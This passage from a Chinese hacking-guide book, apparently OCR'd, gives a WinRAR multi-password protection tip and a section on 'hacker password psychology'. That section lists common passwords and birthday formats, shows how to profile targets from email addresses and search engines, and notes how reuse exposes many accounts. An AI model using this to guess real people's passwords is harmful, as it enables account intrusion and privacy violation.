的时候设置一个密码就可以达到保护数据的目的了。正因为如此，专门针对压缩文件密码的破解软件也是遍地开花。密码的长短对于现在的破解软件来说，已经不是最大的障碍了。那么，怎样才可以让压缩加密的文件牢不可破呢？除了做好日常的安全防范工作外，还要巧妙进行以下设置：

现在的破解软件在破解加密文件密码的时候总要指定一个 Encrypted File（加密文件），然后根据字典使用穷举法来破解密码。但是如果将多个需要加密的文件压缩在一起，然后为每一个文件设置不同的密码，那破解软件就无可奈何了，具体操作如下：

（1）按照常规的方法把它压缩并且设置一个密码；

（2）准备一个其他文件（当然这个文件小一点最好了，因为只是利用它来迷惑破解软件而已）；

（3）在 WinRAR 的工作窗口中打开第一步已经压缩好的加密文件，在“命令”菜单中选择“添加文件到压缩包”菜单选项，如图 9－43 所示。

（4）在弹出的“请选择要添加的文件”对话框中选择准备的“其他文件”，点击“确定”按钮后回到“压缩文件名字和参数”对话框；

（5）在“高级”选项卡标签中点击“设置密码”按钮设置一个不同的密码，然后开始压缩即可。如图 9－44 所示。

经过以上步骤，现在两个密码已经设置完成了（如果添加了多个文件，也可以给每个文件设置不同的密码，如果担心自己会忘记，只设两个密码也可以达到目的）。打开压缩文件可以看到每一个文件名的右上角都有一个表示加密的星号，但是打开其中不同的文件都需

图 9－43　添加文件到压缩包




图 9－44　设置密码再压缩

要相对应的密码，使用破解软件是得不到正确密码的。这种方法对用 WinZip 加密的文件同样适用。

9.4 黑客破解密码的心理学

黑客破解不可避免要破解密码,本节不从破解技术入手,而从黑客技巧入手分析密码心理学。本节完全不涉及到具体的技术,完全是心理学、信息学内容。

密码心理学就是从用户的心理入手,分析用户心理,从而更快的破解出密码。掌握好密码心理学可以快速破解、缩短破解时间,获得用户信息,这里说的破解都只是在指黑客破解密码,而不是软件的注册破解。

黑客心理学主要包括下面的心理原则:

1. 对中国人来说,一般都没有使用英文名的习惯,所以中文拼音被很多人用来做密码。一般人去论坛、邮箱等网站注册一个用户名,由于一般简称很容易被别人事先注册,所以一般也就是用全称。这里说的是用户名,如果是密码,一般要倒过来考虑,一般是先从简称再全称,理由很简单:短,输入时间快。

2. 数字也是用得很多的,用得最多的密码是:123,123456(因为一般习惯是六位数字,包括银行的存折都是六位,论坛一般最低要求六位,注意这点),试一下 QQ 的密码,其实不少人是这样的。特别是新手。一般人密码是三位或者是六位。下面一些也是常用的:1,11,111,123,168,1314,520(特殊意义的数字)。

3. 生日用作密码的特别多,有人把存折和身份证放一起丢了,被盗贼用身份证上显示的生日取走了钱。用生日做密码是由于自己的生日不会被忘记,而用其他的做密码容易被忘记。大部分密码要求六位或至少六位,假如一个人的生日是 1979 年 01 月 02 日,那么密码刚好可以设为 790102,在用户看来刚好省事,其实最方便就是最危险。一般人会有这样的习惯:六位密码就设为 790102,四位是 7912。如果那个月和日是只有一位的,也就是 1 ~ 9,一般人就是用四位的,如:7632,而不是 760302;如果日期是双位的,10 ~ 31,一般人也就是用到六位而不会是五位,如:760321 而不是 76321。如果月是双位,一般日就是双位的,如:761203,而一般不是 76123。总体来说也就是月和日都是同样位数的。因为这样比较美观。也有人不用日,只用到月,如:763,而对中国人来说 7603 用得少,因为看起来 0 是多余的。

4. 一个做暴力破解机软件的人,只要思考过,而且技术上能达到的话,一般破解应该按照这个顺序来:数字→字母→特殊符号。对方用户名一般不用大写字母,都是小写的多。密码就要考虑大小写。理论上也应该按照先小写再大写。因为用户输入大写字母一般不是按 shift 键而是按 caps lock 键,所以理论上来说一般是要大写所有字母都大写。

5. 做一个黑客就是要从细微入手分析用户的信息,例如:电子邮箱 caiyihao@163.com,

可以看出来该用户是用拼音做的用户名，所以对方应该姓蔡。从 cyh790101@163.com，可以看出来对方生日：790101。还可以由一个人昵称推知名或者姓。获得信息还有很多途径，用的最多的是搜索引擎，建议最少用两个，搜可以用名字搜，也可以用邮箱搜，也可以用其文章搜等等。平时应该多一些常识，例如对方 QQ 上写了“广东 dg”，结合地理就应该知道是“广东东莞”。至于由对方聊天内容看出对方男女性别、大概多大、是否还读书、是否独生子女、在家里兄弟姐妹中排老大还是最小，这些就不是本节所要涉及的。

6. 一般人的密码不会超过 3 个的，即使他有过很多个，最后也会缩小到 2、3 个的。而且一般人的所有邮箱密码都基本一样的，论坛注册的密码也都一样的，所以破解了一个也就可以得到很多个地方的密码了。

总之细心观察；设身处地，从对方入手，可以不用工具就可以破解掉一些密码了。

进攻，无坚不摧；防守，固若金汤。扫描嗅探，监听网络信息，锁定端口，有的放矢，远程控制，秘而不宣，木马植入，悄然无声，突破网络，自得其乐，盗号技巧，防人一招，密码入侵，攻其不备……

那些成为传奇黑客的人物并不是遥不可及的，如果你愿意，也可以达到他们的高度，甚至超越他们。

上架建议：计算机

ISBN 978-7-80255-523-5

9 787802 555235 >

定价：58.00元